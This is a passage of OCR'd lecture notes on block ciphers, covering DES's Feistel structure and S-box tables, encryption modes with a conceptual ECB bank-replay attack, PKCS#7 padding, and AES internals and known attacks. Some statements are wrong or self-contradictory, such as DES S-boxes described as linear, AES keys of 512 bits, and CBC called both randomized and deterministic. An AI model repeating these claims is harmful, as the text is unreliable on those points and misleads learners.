- Meet-in-the-middle: time complexity 2^{k+n}, storage complexity 2^n.
- The most efficient attack: if the adversary can collect 2^m pt/ct pairs, then time complexity becomes 2^{k+n-m}. The adversary cannot control m (rekeying).

1.5.5 Data Encryption Standard (DES)

In the 70s, the necessity to protect business arose (e.g., financial transaction over the network). The National Bureau of Standards (now NIST) published a solicitation for cryptosystems. It was a mildly revolutionary act because cryptography was mainly used in the army. IBM submitted LUCIFER ($n = 64$, $k = 128$), DES ($n = 64$, $k = 56$) was a modification of LUCIFER under NSA guidance. NSA requires to reduce the key size from 128 to 56 and to modify a data structure internal to the algorithm. DES was published in 1975 and considered a standard from 1977. It has been reviewed every five years. The most recent review was in 1994. It is not a standard since 1998 and in 1999 was replaced by AES.

DES relies on Shannon's primitives for strong ciphers:

- **Confusion** is an encryption operation where the relationship between key and ciphertext is obscured. A common element to achieve confusion is **substitution** (e.g., mono-alphabetic, DES, AES).
- **Diffusion** is an encryption operation where the influence of one plaintext symbol is spread over many ciphertext symbols. The goal is to hide the statistical properties of the plaintext. A simple diffusion element is the bit permutation (DES).

Confusion only or diffusion only is not secure. Confusion and diffusion must be concatenated to build a strong cipher. **Product ciphers** are composed of rounds that concatenate confusion and diffusion. The less the rounds, the higher the efficiency. However, the number of rounds must be not too small, or the cipher is weak. Every modern cipher is a product cipher. For example, DES and AES are product ciphers with 16 and 10 rounds, respectively.

A cipher has a good diffusion property if: changing one bit of the plaintext results on average in the change of half the output bits of the ciphertext, i.e., if $pt \to pt' \Rightarrow ct \to ct'$ s.t. ct' looks statistically independent of ct (each bit of ct' changes from ct with a probability of $\frac{1}{2}$).

DES. The input key is specified as a 64-bit key. 8 bits (bits $8, 16, \ldots, 64$) are used as parity bits, so the key is 56-bit long. It is a product cipher with 16 rounds. The encryption algorithm is shown in figure 1.20.



Figure 1.20: DES Encryption algorithm.

Every modern cipher encrypts in this way. $R(k, \cdot)$ is a **round function**, it takes as input the output of the previous round and the round key. The function introduces confusion and diffusion. Key expansion algorithm and round functions are the core of the algorithm. The DES encryption algorithm is a Feistel Network (Figure 1.21).

Definition 1.5.1. (Feistel network) Given d functions $f_1, \ldots, f_d : \{0,1\}^n \to \{0,1\}^n$, the goal is to build an invertible function $F : \{0,1\}^{2n} \to \{0,1\}^{2n}$. In symbols (for each round):

$$\begin{cases} L_i = R_{i-1} \\ R_i = L_{i-1} \oplus f_i(R_{i-1}) \end{cases}$$

The function F is invertible regardless of f_i invertibility (f_i is non-linear and not invertible).



Figure 1.21: Feistel network.

Feistel networks can lead to very strong ciphers if carefully designed. They are used in many modern block ciphers (AES is not a Feistel cipher). In addition to its potential cryptographic strength, one advantage of Feistel networks is that encryption and decryption are almost the same operations. Decryption requires only a reversed key schedule, which is an advantage both for software and hardware implementations.

The Feistel structure encrypts (decrypts) the left half of the input bits per round with f. The right half is copied to the next round unchanged (that is why we need more rounds). f_i takes the sub-key k_i as input parameter, it is not shown in figure 1.21 for the sake of simplicity. If the output of the f function is not predictable for an adversary, this results in a strong encryption method.

The f function can be seen as a pseudorandom generator with two input parameters R_{i-1} and k_i. The output of the pseudorandom generator is then used to encrypt L_{i-1} with an XOR operation. f is not required to be linear nor invertible. For security reasons, it must be **non-linear**. If f is linear, then also F is linear:

$$f(a \oplus b) = f(a) \oplus f(b) \quad (linearity)$$

If F is linear, the input-output relation could be implemented as a matrix product $ct = F \times pt$. Since the keys are 56-bit long, we have a system of 64 equations in 56 unknowns. With enough (pt, ct) pairs, we can find the 56 unknowns easily (known-plaintext attack).

The two aforementioned basic properties of ciphers, i.e., confusion and diffusion, are realized within the f function. f must be designed carefully to thwart advanced analytical attacks. Once the function has been designed securely, the security of a Feistel cipher increases with the number of key bits and the number of rounds used.



Figure 1.22: Feistel invertibility.

The Feistel structure of each round bijectively maps a block of 64 input bits to 64 output bits (i.e., every possible input is mapped uniquely to exactly one output, and vice versa). This mapping remains bijective for some arbitrary function f, i.e., even if the embedded function f is not bijective itself. In the case of DES, f is a surjective (many-to-one) mapping. It uses nonlinear building blocks and maps 32 input bits to 32 output bits using a 48-bit round key k_i, with $1 \leq i \leq 16$.

Theorem 1.5.2 (Feistel net is invertible (figure 1.22))**.** For all $f_1, \ldots, f_d : \{0,1\}^n \to \{0,1\}^n$ the Feistel network $F : \{0,1\}^{2n} \to \{0,1\}^{2n}$ is invertible.

Proof. Construct the inverse, in symbols:

$$\begin{cases} R_{i-1} = L_i \\ L_{i-1} = R_i \oplus f_i(L_i) \end{cases}$$

□



Figure 1.23: Feistel Network decryption circuit.

To decrypt, we travel the Feistel network in the opposite direction, $f_1, \ldots, f_d$ are applied in reverse order (Figure 1.23). A Feistel network is a general method for building invertible functions (block ciphers) from arbitrary functions.

The internal structure of DES. The initial and the final permutation in DES have a swift hardware implementation. They do not increase DES security. Their rationale is not known (it is still a secret). The internal structure is depicted in the figure 1.24.



Figure 1.24: DES internal structure.

In figure 1.25, we have the DES f function. The expansion box E increases diffusion; it takes a 32-bit input and has a 48-bit output (it doubles some bit). S-boxes are linear lookup table and are the core of DES security, providing confusion. The permutation P increases diffusion. In the f function, we have the avalanche effect: diffusion caused by E, S and P guarantees that every bit at the end of the 5-th round depends on every plaintext bit and every key bit.

The NSA proposed to modify one of the S-boxes. The reason is still secret, and someone believed that NSA wants to introduce a backdoor in DES (to break encryption easily). However, in the 90s, the research community realized that the modification introduced made DES resistant to **differential attacks**. Therefore, the only attack possible to DES is a brute force attack (that is why they also reduced the size of the key).

S-box. It provides confusion; It is a lookup table: $\{0,1\}^6 \to \{0,1\}^4$. It is the core of the DES cryptographic strength and the only non-linear element of the system:

- $S(a \oplus b) \neq S(a) \oplus S(b)$.
- If S_i's were linear, then DES could be described by a linear system where bits of the key are the unknowns.

It is easy and efficient to implement in hardware. The input of the S-box is $x = b_1b_2b_3b_4b_5b_6$, where the outer bits b_1b_6 represents the row and the inner bits $b_2b_3b_4b_5$ represents the column in the lookup table (Figure 1.26).



Figure 1.25: DES f function.

row	column number															
	[0]	[1]	[2]	[3]	[4]	[5]	[6]	[7]	[8]	[9]	[10]	[11]	[12]	[13]	[14]	[15]
	S_1															
[0]	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
[1]	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
[2]	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
[3]	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
	S_2															
[0]	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
[1]	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
[2]	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
[3]	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
	S_3															
[0]	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
[1]	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
[2]	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
[3]	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
	S_4															
[0]	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
[1]	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
[2]	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
[3]	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
	S_5															
[0]	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
[1]	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
[2]	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
[3]	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
	S_6															
[0]	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
[1]	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
[2]	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
[3]	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
	S_7															
[0]	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
[1]	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
[2]	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
[3]	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
	S_8															
[0]	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
[1]	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
[2]	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
[3]	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

Figure 1.26: S-Box lookup table.

Key scheduling. PC-1 and PC-2 are permutation and compression phases. They guarantee that, at each round, a different subset of bit is extracted. Each bit of the key participates in 14 rounds on average. Left rotation is either of one or two bit (Figure 1.27).

DES in practice. DES can be efficiently implemented either in hardware or in software. Arithmetic operations are:



Figure 1.27: DES key scheduling.

- XOR.
- E, S-Boxes, IP, IP^{-1}, key scheduling can be done in constant time by table-lookup (sw) or by hard-writing them into a circuit.

One significant DES application is banking transactions: it is used to encrypt PINs and account transactions at ATM for inter-bank transactions and government organizations. Empirically, DES fulfils these requirements:

- Each ct bit depends on all key bits and pt bits.
- There are no evident statistical relationships between ct and pt.
- The change of one bit in the pt (ct) causes the change of every bit in the ct (pt) with a $\frac{1}{2}$ probability.

These attacks can be performed on DES:

- Exhaustive key search (brute force).
- Analytical attacks:
  - Differential cryptanalysis*.
  - Linear cryptanalysis*.

*Effectiveness depends on S-boxes. They can be performed on any cipher but are not practical for DES: they require many plaintexts. Collecting and storing (pt, ct) pairs requires a significant amount of time and memory, and these attacks recover just one key (with a key refresh, we can avoid them).

Strength of DES are shown in figure 1.28.

attack method	data complexity(***)		storage complexity	processing complexity
exhaustive precomputation	—	1	2^{56}	1 (table lookup)
exhaustive search	1	—	negligible	2^{55}
linear cryptanalysis(*)	2^{43} (85%)	—	for texts	2^{43}
	2^{38} (10%)	—	for texts	2^{50}
differential cryptanalys(**)	—	2^{47}	for texts	2^{47}
	2^{55}	—	for texts	2^{55}

Figure 1.28: DES strength

DES variants are: 3DES (triple encryption), DESX (key whitening). Instead, DES alternatives are: AES, PRESENT.

1.5.6 Ecryption modes

We assumed so far that a block cipher encrypts plaintext in a fixed-size block of n bits. When the plaintext length exceeds the n bits (most frequent case), there are several modes to the block cipher:

- Electronic Codebook (ECB).
- cipher-block Chaining (CBC).
- cipher-feedback (CFB).
- Output feedback (OFB).
- Authenticated encryption.

These modes are used to encrypt/decrypt plaintexts which length exceeds the block size. CFB and OFB modes transform a block cipher into a stream cipher. The block cipher can be used as a cryptographically secure pseudo-random number generator. Authenticated encryption addresses the integrity problem because block ciphers are mainly conceived for confidentiality.

Electronic Codebook (ECB). ECB is the simplest encryption mode. In this case, we assume that the data to encrypt has a size multiple of a block. The plaintext is divided into slices large as the block size. Then, plaintext blocks are encrypted separately (Figure 1.29).



Figure 1.29: ECB Example.

In symbols:

$$\forall 1 \leq i \leq t, \quad c_i = E(e, p_i)$$
$$\forall 1 \leq i \leq t, \quad p_i = D(e, c_i)$$

Where e is the encryption key. Properties of ECB:

Pros:

- The encryption mode is very simple.
- No error propagation: Let us suppose to have, for some reason, a transmission error on a block (e.g., one bit of one block of the ciphertext gets corrupted). The cipher has the good cipher property: the flip of one bit of the ciphertext (in this case) will flip all the plaintext bits with a probability of $\frac{1}{2}$. Thus, the resulting plaintext appears to be a random sequence. However, Encryption/Decryption of each block is performed separately. Hence, the decryption will succeed in all the blocks except for the one with the error.
- The encryption/decryption is performed separately for each block. Therefore, it can be parallelized.

Cons:

- The encryption of each block is independent; hence, identical plaintexts result in identical ciphertexts. Consequently, ECB is far from a perfect cipher because we can derive information about the plaintext from the ciphertext. ECB does not hide the data pattern (violating diffusion property) and allows traffic analysis. For example, let us consider a bitmap image with large uniform colour areas as in figure 1.30. The colour of each pixel is encrypted, but the overall image may still be discerned. The pattern of identically coloured pixels in the original image also remains in the encrypted image. The same image encrypted with CBC looks more like random noise.
- Blocks are encrypted/decrypted separately. So, ECB allows block re-ordering and substitution. An adversary can swap two or more blocks or substitute one because they are encrypted in the same way. Re-ordering and substitution may get unnoticed as the decryption succeeded.



Figure 1.30: ECB doesn't hide data pattern: an example.

(ECB) Block attack. ECB is susceptible to block attacks. Let us suppose that a user, Mr Lou cipher, is a customer of two banks. A bank transaction that transfers client U's amount of money D from bank B1 to bank B2 follows this protocol:

- Bank B1 debits D to U ($balance(U)$ $-= D$).
- Bank B1 sends the "credit D to U" message to bank B2.
- Upon receiving the message, bank B2 credits D to U ($balance(U)$ $+= D$).

The credit message has the following format:

- Src bank: M (12 bytes).
- Rcv bank: R (12 bytes).
- Client: C (48 bytes).
- Bank account: N (16 bytes).
- Amount of money: D (8 bytes).

Let us suppose that the two banks use a block cipher with $n = 64$ bit (ECB mode) to encrypt. Suppose Mr Lou cipher wants to fraud the two banks. For simplicity, suppose that he can intercept the messages between the two banks. The attack aims to replay bank B1's message "credit 100 euro to Lou cipher" many times (money are created at bank B2). Attack strategy:

- Lou cipher activates multiple transfers of 100 euro so that multiple messages "credit 100 euro to Lou cipher" are sent from B1 to B2.
- Lou cipher identifies at least one of these messages.
- Lou cipher replays the message several times.

Lou cipher can identify the messages exploiting the two limitations of ECB: not hidden data pattern and traffic analysis. Lou cipher performs k equal transfers, with k large enough to identify the cryptograms corresponding to its transfers with high probability. Then, he searches "his own" ciphertexts in the network (k identical ciphertexts). Finally, he replays one of these cryptograms.

Figure 1.31: Structure of a message with a timestamp field.

A possible countermeasure is to add an 8-byte timestamp field T (block number 1 in figure 1.31) to the message to prevent replay attacks. The receiving bank can verify whether the message is outdated or not. However, the attack is still possible. Lou cipher can:

- Identify "his own" ciphertexts by inspecting the rest of the message (from block 2 to 13).
- Intercept any "fresh" ciphertext.
- Substitute block number 1 of "his own" ciphertext with block number 1 of the intercepted "fresh" message.

– Replay the resulting ciphertext.

This attack is possible because ECB is prone to substitution and re-ordering of the blocks, the timestamp is not sufficient.

cipher Block Chaining (CBC). As in ECB, the plaintext is split into blocks of n bits. However, encryption/decryption is different. We perform the XOR between a plaintext block and the previous block ciphertext. Then, the result is encrypted (it is a sort of feedback). We use the initialize vector (IV) to encrypt the first block. In this case, the IV has the same property as in WEP: it must be new for each plaintext, it is transmitted in the clear and must be of the same size as the block. So, in this case, the IV space is large enough; thus, we do not have the same problem as WEP. Decryption is similar to encryption (Figure 1.32).



Figure 1.32: The CBC encryption/decryption scheme.

In symbols:

$$c_0 = IV. \quad \forall 1 \leq i \leq t, c_i = E_k(p_i \oplus c_{i-1}).$$
$$c_0 = IV. \quad \forall 1 \leq i \leq t, p_i = c_{i-1} \oplus D_k(c_i).$$

CBC properties:

– Encryption is randomized by using IV (nonce), it can be either a random number or a counter, and it must not be reused. CBC is deterministic; identical ciphertext results from the same plaintext under the same key and IV.

– IV can be sent in the clear, but its integrity must be guaranteed.

– Ciphertext block re-ordering affects decryption. If blocks are swapped, the decryption will fail (result in a random sequence). Substitution is not possible; blocks are encrypted in different contexts. However, the decryption will fail as before.

– CBC suffers from error propagation: bit errors in c_i affect decryption of c_i and $c_i + 1$. The output of these two blocks will appear as a random sequence.

(CBC) Block attack. If bank A chooses at random IV for each transfer, the attack will not work. However, if Lou cipher substitutes blocks 5 to 10 and 12 (Figure 1.31), bank B would decrypt the account number and deposit amount to a random number. It is highly undesirable (integrity issue). In this case, encryption itself is not sufficient, we need to protect integrity.

Output Feedback Mode (OFB). We can build a stream cipher out of a block cipher. We use the block cipher to implement a cryptographically secure pseudo-random generator (Figure 1.33)

The receiver does not use decryption, in this scheme we use always encryption.

cipher Feedback Mode (CFB).

Counter Mode (CTR). The counter is initially set to 0, then it is incremented each time we receive a message.

In all these cases, the key must be kept secret.



Figure 1.33: OFB.



Figure 1.34: CFB.



Figure 1.35: CTR.

The need for a padding scheme. Until now, we considered cases in which the size of the message is multiple of the block size. If it is not, we need to fill the last blocks to make it. A Naïve solution could be: pad the messages with zeroes to the right, without ambiguous boundaries (Figure 1.36).

Figure 1.36: Padding: Naïve solution.

This solution is wrong because if the message is a null-terminated string, the receiver cannot distinguish it from a 7-bytes plaintext (Figure 1.37).

Figure 1.37: Padding: null-terminated string

The receiver must be able to identify the padding bytes. Hence, it is not sufficient to put zeroes. The **PKCS#7** padding scheme (Figure 1.38):

- If plaintext length is not a block multiple: padding bytes takes the number of bytes to complete a block.
- If plaintext length is a block multiple: add a padding block, each padding byte takes 8.

Padding gives rise to ciphertext expansion. The receiving buffer must have the appropriate size to avoid buffer overflow. In general, ciphertext expansion is not a problem, especially for desktop applications. It could become a problem in embedded systems (e.g., we need more energy to transmit a longer message).



Figure 1.38: PKCS#7 padding standard: the padding block (below), a plaintext padded (above).

Ciphertext Stealing (CTS). CTS allows encrypting a plaintext that is not evenly divisible into blocks without resulting in any ciphertext expansion. CTS operates on the last two blocks: a portion of the 2nd-last ciphertext block is stolen to pad the last plaintext block (Figure 1.39). We need to receive all the blocks to start decryption.



Figure 1.39: CTS.

1.5.7 Advanced Encryption Standard (AES)

AES is the new standard for block ciphers. In 1997, NIST published a request for a proposal for a new standard. Fifteen proposals were issued. NIST chooses five finalists and among them chooses Rijandel as AES. AES has different key sizes: 128, 192, 256 (made taking in mind quantum computers that requires a key of at least 256 bits) and a block size of 128 bits. The longer the key, the more is secure but slower in encryption/decryption. NSA allows AES in classified documents: secret (all key lengths), top-secret ($k = 256, 512$). It was the first public algorithm to be used in classified documents.

AES is a product cipher but has not a Feistel structure. Each round encrypts all the bits and not just half of them. That is why AES has a comparably small number of rounds:

- key length 128, 10 rounds.
- key length 192, 12 rounds.
- key length 256, 14 rounds.

A data path is called state.

Round and layers. Each round except the first has three layers. Each layer has:

- Key addition layer.
- Byte substitution layer (S-box) that provides confusion. The S-box must be invertible but non-linear.
- The diffusion layer provides diffusion. It has two linear sub-layers:
  - **ShiftRows** - permute data byte-wise.
  - **MixColumn** - Mix blocks of four bytes (matrix operation).
- Galois fields mathematical setting: S-box, MixColumns.

Differently from DES that operates bit-wise, AES operates byte-wise.

Mathematical setting.

Definition 1.5.2 (Galois field)**.** A finite field, sometimes also called Galois field, is a set with a finite number of elements. Roughly speaking, a Galois field is a finite set of elements in which we can add, subtract, multiply and invert.

In AES, the Galois field $GF(2^8)$ is used: Galois arithmetic is used in operations in S-box and MixColumn. Element of $GF(2^m)$ can be represented as a polynomial of degree $m-1$ (m coefficients) with parameters in $GF(2)$:

- An element A of $GF(2^8)$ represents one byte: $A = a_7x^7 + \cdots + a_1x + a_0$, with $a_i \in GF(2) = \{0, 1\}$ $A = (a_7, a_6, a_5, a_4, a_3, a_2, a_1, a_0)$.
- We cannot use integer arithmetic.
- We must use polynomial arithmetic.

Polynomial arithmetic:

- Addition and subtraction of their coefficients *mod* 2.
- Multiplication:
  - Core operation of MixColumn that is a vector/matrix multiplication (vector is a polynomial and matrix is a number of polynomials).
  - Reduction, irreducible polynomial (rough equivalent of prime number): $A(x) \times B(x) \equiv C(x)$ *mod* $P(x)$, with $P(x)$ (divisible by itself and one) irreducible polynomial of degree m.
- Division (multiplication by the inverse):
  - Core operation of byte substitution (S-boxes).
  - $A(x) \cdot A(x)^{-1} \equiv 1$ *mod* $P(x)$.
  - In small fields (smaller than 2^{16} elements), inverse can be precomputed by lookup tables.

AES structure. As already said, AES is not based on a Feistel Network. Instead, AES is based on a Substitutions-Permutations Network (Figure 1.40). In a Feistel Network, half bits are not changed from round to round. In an S-P network, all bits are changed from round to round. For this reason, an S-P network requires a smaller number of rounds than a Feistel Network. Every layer is invertible, so the input-output relation is invertible.



Figure 1.40: Substitutions-Permutations Network.

Rounds have to be applied in inverse order for decryption. Considering one of them, we first apply the permutation and then substitution. Unlike DES, in AES, the substitution layer is invertible although non-linear to make a round invertible.

In figure 1.41, we see the schematics of AES-128. Input state and output state are structured as a 4×4 matrix ($4 \times 4 \times 8$ bits $= 128$ bits). Each cell of the matrix contains one byte. In the last round, MixColumn operation is missing which makes the encryption and decryption scheme symmetric.



Figure 1.41: AES-128 schematics.

The round function. The round function comprises a byte substitution layer and a diffusion layer (shift rows and mix columns). The byte substitution layer is implemented as an S-box containing 256 bytes. AES applies the S-box to every byte in the current state. The current state is the 4×4 byte-element table. AES applies the S-box to each element in the table. Let A be the table and let $B = S(A)$, then for all (i, j), $B_{ij} = S(A_{ij})$. This layer is the only non-linear element in AES: $S(A) + S(B) \neq S(A + B)$. Byte substitution is a bijective mapping, although non-linear, which maps one-to-one input to output. So, it is invertible and thus makes decryption possible.

The diffusion layer is instead linear: $DIFF(A) + DIFF(B) = DIFF(A + B)$. ShiftRow transformation cyclically shifts the second row of the state matrix by one byte to the left, the third row by two bytes to the left and the fourth row by three bytes to the left (Figure 1.42).



Figure 1.42: AES ShiftRows

MixColumns is a linear transformation that mixes each column of the state matrix. We apply linear transformations independently to each one of the columns. The operation consists of multiplying the column by a matrix that represents the linear transformations. It follows that each input bytes influences four output bytes, then MixColumns is the major diffusion component of AES (Figure 1.43).



Figure 1.43: AES MixColumns

AES Security. Currently, there is no analytical attack against AES known to be more efficient than brute force attack. The best-known attacks are:

– **Best key recovery attack:** it is four times better than an exhaustive key search. In other words, it is "as if" AES has a 126-bit key. Anyhow, a 2^{126}-time attack is impractical.

– **"Related key" attack in AES-256:** it exploits a weakness in the key expansion algorithm. Given 2^{99} (pt, ct) pairs from four related keys in AES-256, we can recover keys in 2^{99} steps ($\ll 2^{255}$). It has a purely theoretical meaning because it is based on a strong assumption: we need at least 4 related keys, but the keys are generated at random. Farther, it has extensive data and time complexity.

AES Performance. Software implementation:

– Direct implementation is well-suited for 8-bit processors (1-byte per instruction).

